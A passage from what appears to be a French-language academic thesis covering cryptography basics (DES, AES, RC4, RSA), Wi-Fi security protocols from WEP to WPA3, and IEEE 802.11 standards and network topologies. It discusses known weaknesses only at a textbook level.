- **Non-répudiation** : empêcher une entité de nier avoir effectué une action (par exemple, avoir signé ou envoyé un message).

Ces objectifs s'inscrivent directement dans la triade CIA et constituent le fondement des mécanismes de sécurité utilisés dans les protocoles modernes, notamment WiFi (WPA2, WPA3) et les protocoles web (TLS) [2], [5].

I.2.2 Principe de chiffrement et de déchiffrement

Le chiffrement consiste à transformer un message lisible, appelé **texte en clair**, en un message incompréhensible appelé **texte chiffré**, à l'aide d'un algorithme et d'une clé secrète ou publique [4]. Le déchiffrement est l'opération inverse, permettant de retrouver le texte en clair à partir du texte chiffré en utilisant la clé appropriée [4], [5].

Formellement, pour un systèmes de chiffrement symétrique, on vérifie la relation $\mathcal{D}(k, \mathcal{E}(k, m)) = m$, où $\mathcal{E}$ est l'algorithme de chiffrement, $\mathcal{D}$ l'algorithme de déchiffrement, k la clé et m le message [4]. Dans le cas asymétrique, la clé de chiffrement (clé publique) est différente de la clé de déchiffrement (clé privée), mais la structure reste similaire [4].

$$\text{Texte en clair} \rightarrow \text{Chiffrement} \rightarrow \text{Texte chiffré}$$

I.2.3 Services de sécurité fournis par la cryptographie

La cryptographie permet plusieurs services de sécurité fondamentaux dans les systèmes d'information [2], [4], [5] :

- **Protection des données** : chiffrement des informations en transit (réseau) et au repos (stockage) pour en garantir la confidentialité.
- **Vérification de l'intégrité** : utilisation de codes d'authentification de message (MAC) ou de fonctions de hachage pour détecter toute modification non autorisée [5].
- **Authentification des utilisateurs** : mécanismes de challenge-response, de mot de passe crypté ou de certificat numérique pour vérifier l'identité des entités [2], [4].
- **Signatures numériques** : garantissant l'authenticité, l'intégrité et la non-répudiation des messages [4].
- **Échanges sécurisés de clés** : protocoles de type Diffie-Hellman ou échange de clés basé sur la cryptographie asymétrique, utilisés pour dériver des clés de session (par exemple pour AES en WPA2/WPA3) [4], [5].

Ces services sont au coeur des protocoles Wi-Fi sécurisés, où la cryptographie sert à la fois au chiffrement des données (AES) et à l'authentification et la gestion des clés (WPA2, WPA3) [2], [3].

I.3 Systèmes de chiffrement à clé symétrique

Le chiffrement symétrique, ou cryptographie à clé secrète, est la méthode historique la plus répandue pour assurer la confidentialité des données dans les systèmes d'information [4], [5].

I.3.1 Principe général

Le chiffrement symétrique repose sur l'utilisation d'une clé secrète unique (k) utilisée à la fois pour l'opération de chiffrement ($\mathcal{E}$) et de déchiffrement ($\mathcal{D}$) [4]. L'émetteur et le récepteur doivent disposer de cette même clé, qui doit être échangée par un canal sécurisé avant toute communication. Comme illustré dans la Figure I.1, le même processus est inversé par le récepteur grâce à la possession de cette clé identique, permettant ainsi de restaurer le texte en clair (M) à partir du texte chiffré (C) [5].




Figure I.1: Schéma de principe du chiffrement et du déchiffrement symétrique [12].

I.3.2 Avantages et limites

Le recours au chiffrement symétrique présente des compromis techniques importants dans la sécurisation des communications [5] :

Les avantages principaux incluent :

- **Rapidité d'exécution :** les algorithmes symétriques sont nettement plus performants que les systèmes asymétriques, permettant un traitement en temps réel des données [4].
- **Faible consommation de ressources :** ils demandent peu de puissance de calcul et de mémoire, ce qui les rend idéaux pour les équipements embarqués et les réseaux sans fil comme le Wi-Fi [3].
- **Adaptabilité :** ils sont parfaitement adaptés au chiffrement de flux de données massifs ou continus (vidéo, fichiers volumineux) [5].

Ses limites majeures sont :

- **Distribution des clés :** le problème de la transmission sécurisée de la clé secrète entre les interlocuteurs reste un défi majeur, souvent résolu par l'hybridation avec la cryptographie asymétrique [4], [5].
- **Complexité de gestion :** dans un réseau comportant N utilisateurs, le nombre de clés nécessaires à gérer pour permettre des communications privées entre chaque paire d'utilisateurs augmente de manière quadratique, rendant la gestion complexe à grande échelle [5].

I.3.3 Chiffrement par blocs et chiffrement par flux

La littérature académique distingue deux grandes catégories d'algorithmes symétriques selon leur mode de traitement des données [4], [5] :

- **Chiffrement par blocs :** Comme illustré dans la figure I.2, les données sont traitées par segments de taille fixe. Les blocs sont souvent enchaînés pour garantir la sécurité globale [2]. C'est le cas de l'AES.




Figure I.2: Principe du chiffrement par blocs [13].

- **Chiffrement par flux :** Comme le montre la figure I.3, les données sont chiffrées bit par bit ou octet par octet par un flux de clés généré dynamiquement. Cette méthode est adaptée au temps réel, contrairement au chiffrement par blocs [3], [5].




Figure I.3: Principe du chiffrement par flux [12].

I.4 Algorithmes symétriques par blocs

Les chiffrements par blocs traitent les données en segments de taille fixe (généralement 64 ou 128 bits), garantissant une transformation uniforme de chaque bloc grâce à la clé secrète [4], [5].

I.4.1 DES (Data Encryption Standard)

Le DES, standardisé en 1977, utilise des blocs de 64 bits et une clé de 56 bits. Bien qu'il ait été le pilier de la sécurité informatique pendant des décennies, il est aujourd'hui obsolète. Sa petite taille de clé permet désormais une attaque par force brute en un temps très court sur du matériel standard. Il ne doit plus être utilisé pour des communications sécurisées [5].

I.4.2 Triple DES (3DES)

Le Triple DES a été conçu pour pallier les faiblesses du DES. Comme illustré dans la Figure I.4, il applique l'algorithme DES trois fois consécutivement sur chaque bloc, généralement avec trois clés distinctes (K_1, K_2, K_3) pour renforcer la sécurité.




Figure I.4: Schéma de fonctionnement du Triple DES (3DES) [12].

Bien que plus robuste que le DES, le 3DES est plus lent en raison de la triple itération, ce qui a conduit à son remplacement progressif par l'AES dans les protocoles actuels [5].

I.4.3 AES (Advanced Encryption Standard)

L'AES est le standard actuel du chiffrement symétrique. Il travaille sur des blocs de 128 bits et supporte des clés de 128, 192 ou 256 bits.




Figure I.5: Structure interne de l'AES basée sur un réseau de substitution-permutation [12].

Description technique : Contrairement au DES, l'AES utilise un **réseau de substitution-permutation (SPN)**. Le message est organisé dans une matrice d'octets qui subit, à chaque tour (*round*), quatre transformations :

- **SubBytes :** substitution non-linéaire via une S-Box.
- **ShiftRows :** décalage cyclique des lignes de la matrice.
- **MixColumns :** mélange mathématique des colonnes.

- **AddRoundKey :** combinaison avec une sous-clé de tour.

Ses avantages sont :

- **Haute sécurité :** robuste face aux cryptanalyses modernes.
- **Rapidité et efficacité :** optimisé pour les processeurs actuels.
- **Adoption mondiale :** utilisé dans WPA2 et WPA3 [3].

I.5 Algorithmes symétriques par flux

Contrairement aux chiffrements par blocs, les chiffrements par flux traitent l'information de manière continue, en chiffrant les données bit par bit ou octet par octet. Cette approche est particulièrement adaptée aux communications en temps réel où la latence doit être minimisée [4], [5].

I.5.1 RC4 (Rivest Cipher 4)

Le RC4 est un algorithme de chiffrement par flux conçu par Ron Rivest en 1987. Il a longtemps été privilégié pour sa simplicité d'implémentation et son extrême rapidité, ce qui a conduit à son adoption massive dans les premiers protocoles de sécurisation des réseaux sans fil, notamment le standard WEP (*Wired Equivalent Privacy*) et les anciennes versions de TLS [3], [5].




Figure I.6: Schéma de fonctionnement de l'algorithme RC4 [14].

Comme illustré en Figure I.6, l'algorithme génère un flux de clés pseudo-aléatoires à partir d'une clé secrète, qui est ensuite combiné au texte en clair via une opération logique XOR ($\oplus$). La sécurité dépend entièrement de la robustesse de cette génération.

Cependant, des failles critiques ont été identifiées au fil des ans :

- **Biais statistiques :** le flux de clés généré n'est pas parfaitement aléatoire, ce qui permet à un attaquant de retrouver des informations sur la clé après une capture massive de trafic [3].
- **Vulnérabilités WEP :** ces faiblesses ont été exploitées pour casser le protocole WEP en quelques minutes, forçant le monde de la sécurité sans fil à déprécier définitivement le RC4 au profit de l'AES [11].

Aujourd'hui, l'utilisation du RC4 est formellement déconseillée dans tout système sécurisé, marquant une étape importante dans l'évolution vers les standards actuels comme WPA2 et WPA3 [9].

I.6 Systèmes de chiffrement asymétriques

Contrairement au chiffrement symétrique, le chiffrement asymétrique (ou cryptographie à clé publique) utilise une approche mathématique différente pour garantir la sécurité sans nécessiter le partage préalable d'une clé secrète identique entre les parties [4], [5].

I.6.1 Principe général

Le chiffrement asymétrique repose sur l'utilisation de deux clés distinctes mathématiquement liées :

- **Une clé publique :** destinée à être diffusée librement, elle est utilisée pour chiffrer les données ou vérifier une signature numérique.
- **Une clé privée :** gardée strictement secrète, elle est la seule capable de déchiffrer les données chiffrées par la clé publique associée (ou de créer une signature) [4], [5].




Figure I.7: Schéma de fonctionnement du chiffrement asymétrique [15].

Comme illustré en Figure I.7, si l'émetteur souhaite envoyer un message confidentiel, il utilise la clé publique du destinataire. Seul ce dernier, en possédant sa clé privée, pourra restaurer le texte en clair [4].

I.6.2 RSA et échange de clés

Développé par Rivest, Shamir et Adleman, le **RSA** est l'algorithme asymétrique le plus emblématique [5]. Il repose sur la difficulté mathématique de factoriser de très grands nombres premiers.

Dans les réseaux sécurisés, le RSA (ou l'Elliptic Curve Cryptography - ECC) est principalement utilisé pour :

- **L'échange de clés :** il permet à deux entités de négocier une clé symétrique temporaire (clé de session) sur un canal non sécurisé, combinant ainsi la vitesse du symétrique et la sécurité de l'asymétrique.
- **La protection des communications :** essentiel pour établir des connexions sécurisées via des protocoles comme TLS ou lors de l'authentification dans les réseaux Wi-Fi d'entreprise (802.1X) [3].

I.6.3 Services rendus : signature et authentification

La cryptographie asymétrique étend la sécurité au-delà de la simple confidentialité en offrant des services indispensables à la confiance numérique [2] :

- **Signature numérique :** garantit que le message provient bien de l'expéditeur déclaré et qu'il n'a pas été altéré.
- **Authentification :** prouve l'identité de l'entité communicante sans révéler de secret.
- **Certification électronique :** le recours à des Autorités de Certification (CA) permet de lier formellement une identité à une clé publique via un certificat numérique, évitant ainsi les attaques de type *homme du milieu* (MITM) [2], [5].

I.7 Lien entre cryptographie et sécurité Wi-Fi

La sécurité des réseaux Wi-Fi a considérablement évolué pour répondre aux menaces croissantes, passant d'une cryptographie fragile à des mécanismes robustes basés sur les standards actuels.

I.7.1 WEP et lusage de RC4

Le protocole WEP (*Wired Equivalent Privacy*) fut la première solution de sécurité pour le standard IEEE 802.11. Il reposait entièrement sur l'algorithme RC4 pour le chiffrement. Cependant, son implémentation était gravement défaillante : l'utilisation d'un vecteur d'initialisation (IV) trop court et statique a rendu les clés réutilisables, permettant à un attaquant de retrouver la clé secrète par simple analyse statistique du trafic [3]. Le WEP est aujourd'hui totalement obsolète et considéré comme non sécurisé [11].

I.7.2 WPA/WPA2 et AES-CCMP

Le WPA (*Wi-Fi Protected Access*) a été introduit comme une solution transitoire, avant que le **WPA2** ne devienne la norme dominante. Le WPA2 a imposé l'utilisation de l'AES au lieu du RC4. Le mode **CCMP** (*Counter Mode with CBC-MAC Protocol*) a été spécifiquement conçu pour offrir à la fois la confidentialité des données (via le chiffrement AES) et l'intégrité des trames, protégeant ainsi le réseau contre la falsification active [9].

I.7.3 WPA3 et les mécanismes récents

Le WPA3 (*Wi-Fi Protected Access 3*) représente l'état de l'art actuel en matière de sécurité sans fil, conçu par la Wi-Fi Alliance pour pallier les faiblesses persistantes du WPA2 [16]. Il renforce la sécurité via deux mécanismes clés :

- **SAE (*Simultaneous Authentication of Equals*) :** Ce protocole, basé sur l'échange de clés Dragonfly, remplace le système de mot de passe partagé (PSK) du WPA2 par un échange plus robuste. Il permet une authentification mutuelle et offre une parfaite confidentialité persistante (*forward secrecy*), rendant les attaques par dictionnaire hors ligne quasiment impossibles, même en cas de mot de passe faible [3], [16].
- **AES-GCM (*Galois/Counter Mode*) :** WPA3 privilégie le mode GCM, une implémentation de l'AES offrant non seulement une confidentialité accrue, mais aussi une protection de l'intégrité plus efficace et performante que le mode CCMP utilisé dans le WPA2 [3], [9].

Table I.1: Lien entre cryptographie et sécurité des protocoles Wi-Fi

Protocole	**Algorithme utilisé**	**Niveau de sécurité**
WEP	RC4	Très faible
WPA	RC4 (TKIP)	Faible
WPA2	AES	Moyen à élevé
WPA3	AES amélioré	Élevé

Conclusion

Ce premier chapitre a posé les fondations théoriques nécessaires à l'analyse de la sécurité sans fil. Nous avons exploré les piliers de la sécurité des systèmes d'information (modèle CIA) et les concepts cryptographiques essentiels, en distinguant clairement les systèmes symétriques, adaptés au chiffrement de données massives, et les systèmes asymétriques, indispensables à l'échange sécurisé de clés.

L'examen des algorithmes (AES, DES, RC4) a permis de mettre en évidence pourquoi l'industrie Wi-Fi a dû migrer vers des standards de plus en plus robustes. La transition du WEP, vulnérable par sa dépendance au RC4, vers WPA2 et WPA3, basés sur la puissance de l'AES, illustre parfaitement la nécessité d'une cryptographie adaptative face à l'augmentation de la puissance de calcul des attaquants. Ces acquis techniques forment désormais le socle qui nous permettra,dans les chapitres suivants, d'analyser en profondeur les failles et les mécanismes de défense des protocoles Wi-Fi.

Chapter II

Les réseaux Wi-Fi Fondements et architecture

Introduction

Les réseaux Wi-Fi, régis par la famille de normes IEEE 802.11, constituent aujourd'hui le vecteur prédominant d'accès aux services numériques. Ce chapitre présente les fondements techniques de cette technologie, de la propagation des ondes radio aux topologies de déploiement (Ad-hoc, BSS, ESS). Cette architecture constitue le socle sur lequel reposent les futurs mécanismes de protection. Cette étude est le prérequis indispensable pour aborder, dans le chapitre suivant, l'analyse des protocoles de sécurité visant à protéger ces infrastructures.

II.1 Définition et fonctionnement

Le Wi-Fi est un ensemble de protocoles de communication sans fil régis par les normes du groupe IEEE 802.11 (équivalent ISO/CEI 8802-11), certifiés par la Wi-Fi Alliance pour assurer l'interopérabilité des équipements [17], [18].

Un réseau Wi-Fi permet de relier sans fil plusieurs appareils informatiques (ordinateurs, routeurs, smartphones, décodeurs Internet, etc.) au sein d'un réseau local sans fil (WLAN), en utilisant principalement les bandes de fréquences ISM à 2,4 GHz, 5 GHz et 6 GHz (pour Wi-Fi 6E et ultérieur), afin de permettre la transmission de données par ondes radio [17]–[19].

Le processus de communication peut être décrit en quatre étapes principales :

1. **Encodage** : Les données numériques à transmettre sont encodées selon des techniques de modulation telles que OFDM (*Orthogonal Frequency-Division Multiplexing*) ou DSSS (*Direct Sequence Spread Spectrum*).

2. **Émission** : Le signal modulé est amplifié et transmis par l'antenne de l'émetteur sur la bande de fréquences appropriée.

3. **Propagation** : L'onde radio se propage dans l'air ; elle peut être réfléchie, diffractée ou absorbée par les obstacles (murs, meubles, etc.).

4. **Réception et décodage** : Le récepteur capte le signal via son antenne et le reconvertit en données numériques exploitables.

Ce processus est entièrement **bidirectionnel**, ce qui permet des échanges simultanés ou alternés de données entre les parties communicantes [20]. La plage de fréquences utilisée influe directement sur la portée et le débit : la bande 2,4 GHz offre une meilleure pénétration des obstacles tandis que la bande 5 GHz et 6 GHz permettent des débits plus élevés sur des distances plus courtes.

II.2 Topologies et standards IEEE 802.11

II.2.1 Standards IEEE 802.11

La norme IEEE 802.11, publiée pour la première fois en 1997, constitue le socle technique sur lequel repose l'ensemble des réseaux Wi-Fi. Elle définit à la fois les topologies de déploiement possibles et les spécifications physiques et protocolaires permettant la communication sans fil [21]. Au fil des révisions, cette norme a donné naissance à une famille de standards aux performances croissantes, résumés dans le tableau II.1.

Table II.1: Évolution des principaux standards IEEE 802.11

Standard	Année	Bande (GHz)	Débit max. théorique	Appellation
802.11	1997	2,4	2 Mbit/s	–
802.11a	1999	5	54 Mbit/s	–
802.11b	1999	2,4	11 Mbit/s	–
802.11g	2003	2,4	54 Mbit/s	–
802.11n	2009	2,4 / 5	600 Mbit/s	Wi-Fi 4
802.11ac	2013	5	1,3 Gbit/s	Wi-Fi 5
802.11ax	2019	2,4 / 5 / 6	9,6 Gbit/s	Wi-Fi 6/6E
802.11be	2024	2,4 / 5 / 6	46 Gbit/s	Wi-Fi 7

II.2.2 Topologies IEEE 802.11

La norme IEEE 802.11 définit plusieurs topologies de réseau permettant d'adapter l'architecture sans fil aux besoins des utilisateurs. On distingue principalement deux grandes catégories [22] :

- **Le mode Ad-hoc (IBSS Independent Basic Service Set)** : réseau pair à pair sans infrastructure centralisée.
- **Le mode Infrastructure (BSS / ESS)** : réseau organisé autour d'un ou plusieurs points d'accès (AP) reliés à un réseau filaire.

Ces topologies se distinguent par leur complexité, leur portée, leur capacité de gestion et leur niveau de sécurité. Le mode infrastructure, s'appuyant sur un ou plusieurs points d'accès, est le plus répandu dans les déploiements actuels.

II.2.3 Mode Ad-hoc (IBSS)

Le mode **Ad-hoc**, également désigné sous le terme *Independent Basic Service Set* (IBSS), est une topologie dans laquelle les appareils communiquent **directement entre eux**, sans passer par aucun point d'accès ou infrastructure centralisée [23]. Chaque noeud du réseau joue simultanément le rôle d'émetteur et de récepteur.




Figure II.1: Topologie Wi-Fi en Mode Ad-hoc (IBSS)
[22]

Cette topologie présente plusieurs caractéristiques notables :

- **Déploiement rapide** : aucun équipement intermédiaire n'est requis ; la connexion peut être établie en quelques instants entre deux appareils.
- **Coût réduit** : absence d'infrastructure matérielle dédiée.
- **Portée limitée** : la communication est restreinte à la portée radio directe entre les appareils.
- **Évolutivité faible** : peu adapté à un grand nombre de participants.
- **Sécurité restreinte** : les mécanismes de contrôle d'accès et de chiffrement y sont moins robustes qu'en mode infrastructure [22].

Le mode Ad-hoc trouve son utilité dans des contextes ponctuels tels que le partage de fichiers entre deux ordinateurs portables, les communications tactiques militaires ou les réseaux de capteurs temporaires.

II.2.4 Mode Infrastructure

Ensemble de services de base (BSS) (BSS Basic Service Set)

LE **Mode Infrastructure (BSS Basic Service Set)** constitue l'unité de base d'un réseau Wi-Fi. Une station centrale, appelée Point d'Accès (AP), assure la gestion du trafic et le contrôle d'accès pour toutes les stations (STA) situées dans sa zone de couverture. Le BSS est identifié par une adresse MAC unique appelée BSSID [22].




Figure II.2: Architecture d’un Basic Service Set (BSS) avec son point d’accès central [24].

Ensemble de Services Étendus (ESS)

L’**Ensemble de Services Étendus** (*Extended Service Set* ESS) est une topologie de réseau Wi-Fi constituée de plusieurs *Basic Service Sets* (BSS) interconnectés via un système de distribution (*Distribution System* DS), généralement un réseau filaire Ethernet [22]. Chaque BSS repose sur un point d’accès (AP) qui gère la communication entre les clients sans fil et le réseau filaire sous-jacent.




Figure II.3: Topologie Wi-Fi en Mode Infrastructure: Ensemble de Services Étendus (ESS)

[22]

Les principaux avantages de l'ESS sont les suivants :

- **Grande couverture géographique** : les différents points d'accès permettent d'étendre la zone couverte bien au-delà de ce que peut offrir un seul BSS.
- **Itinérance (*roaming*)** : un client peut se déplacer d'un BSS à un autre de manière transparente, sans interruption de la connexion, à condition que les AP partagent le même SSID (*Service Set Identifier*).
- **Gestion centralisée** : les politiques de sécurité, de qualité de service (QoS) et d'authentification peuvent être administrées de manière unifiée via un contrôleur de réseau sans fil (WLC *Wireless LAN Controller*).
- **Évolutivité** : le réseau peut être facilement étendu en ajoutant de nouveaux points d'accès [20].

L'ESS est la topologie adoptée dans la quasi-totalité des déploiements professionnels : campus universitaires, aéroports, hôpitaux ou entreprises multi-sites.

II.3 Composants clés

Le déploiement d'un réseau Wi-Fi fonctionnel repose sur l'interaction de plusieurs équipements matériels et logiciels. Les composants clés sont les suivants [20] :

- **Point d'Accès (Access Point AP)** : composant central du réseau en mode infrastructure. Il assure le rôle de passerelle entre le réseau sans fil et le réseau filaire,

gère les associations des clients, applique les politiques de sécurité (WPA2/WPA3) et régule le trafic. Les routeurs domestiques intègrent généralement cette fonction avec celle d'un routeur et d'un switch.

- **Carte Réseau Sans Fil (Wireless Network Interface Card WNIC)** : composant matériel embarqué ou externe permettant à un terminal (ordinateur, smartphone, tablette, IoT) de se connecter à un réseau Wi-Fi. Elle intègre un émetteur-récepteur radio et une ou plusieurs antennes.
- **Antennes** : responsables de l'émission et de la réception des ondes radio. On distingue :
  - les antennes *omnidirectionnelles* : diffusent le signal dans toutes les directions, idéales pour une couverture générale ;
  - les antennes *directionnelles* : concentrent le signal dans une direction précise, adaptées aux liaisons longue portée.

  Les équipements modernes exploitent la technologie **MIMO** (*Multiple-Input Multiple-Output*) via plusieurs antennes simultanées pour augmenter le débit et la fiabilité de la connexion.
- **Routeur** : équipement chargé d'acheminer le trafic de données entre le réseau local (LAN) et le réseau étendu (WAN/Internet) via un protocole de routage. Les box fournies par les opérateurs Internet regroupent en un seul boîtier les fonctions de routeur, de point d'accès Wi-Fi, de switch Ethernet et de modem.
- **Contrôleur de réseau sans fil (WLC Wireless LAN Controller)** : utilisé dans les déploiements d'entreprise, il centralise la configuration, la supervision et la gestion de sécurité d'un ensemble de points d'accès au sein d'un ESS.

Conclusion

Ce chapitre a établi les principes régissant les réseaux Wi-Fi, soulignant l'importance de l'architecture physique et logique dans la performance des systèmes. Toutefois, si ces standards ont permis des gains technologiques remarquables, la nature ouverte des topologies déployées expose intrinsèquement les flux de données. Forts de cette compréhension des fondements architecturaux, nous étudierons dans le chapitre suivant comment les protocoles de chiffrement et de sécurité (WEP, WPA, WPA2, WPA3) tentent de pallier ces vulnérabilités structurelles.

Chapter III

Protocoles de sécurité Wi-Fi

Introduction

La sécurité des réseaux Wi-Fi a évolué en réponse directe à la sophistication croissante des vecteurs d'attaque, passant de mécanismes obsolètes comme le WEP à des protocoles robustes tels que WPA3. Cette progression dépasse le simple cadre du chiffrement : elle englobe l'authentification, l'intégrité des échanges et la résistance aux attaques logiques (comme le *downgrade* ou la réinstallation de clés). Ce chapitre propose une analyse technique comparative de ces standards, indispensable pour comprendre comment chaque génération a cherché à pallier les failles de ses prédécesseurs. Cette étude théorique constitue la base nécessaire avant d'aborder, dans le chapitre suivant, les services réseau qui régissent l'accès aux ressources.

III.1 Présentation des protocoles

III.1.1 WEP (Wired Equivalent Privacy)

Le protocole WEP (*Wired Equivalent Privacy*) a été introduit en 1997 dans le cadre de la norme IEEE 802.11 avec l'objectif de fournir aux réseaux sans fil un niveau de confidentialité comparable à celui des réseaux filaires. Pour assurer le chiffrement des trames, WEP repose sur l'algorithme RC4, associé à une clé secrète partagée entre le client et le point d'accès [25], [26]. Dans sa conception, WEP devait permettre de protéger les communications contre l'écoute passive, mais il a rapidement montré des faiblesses structurelles majeures.

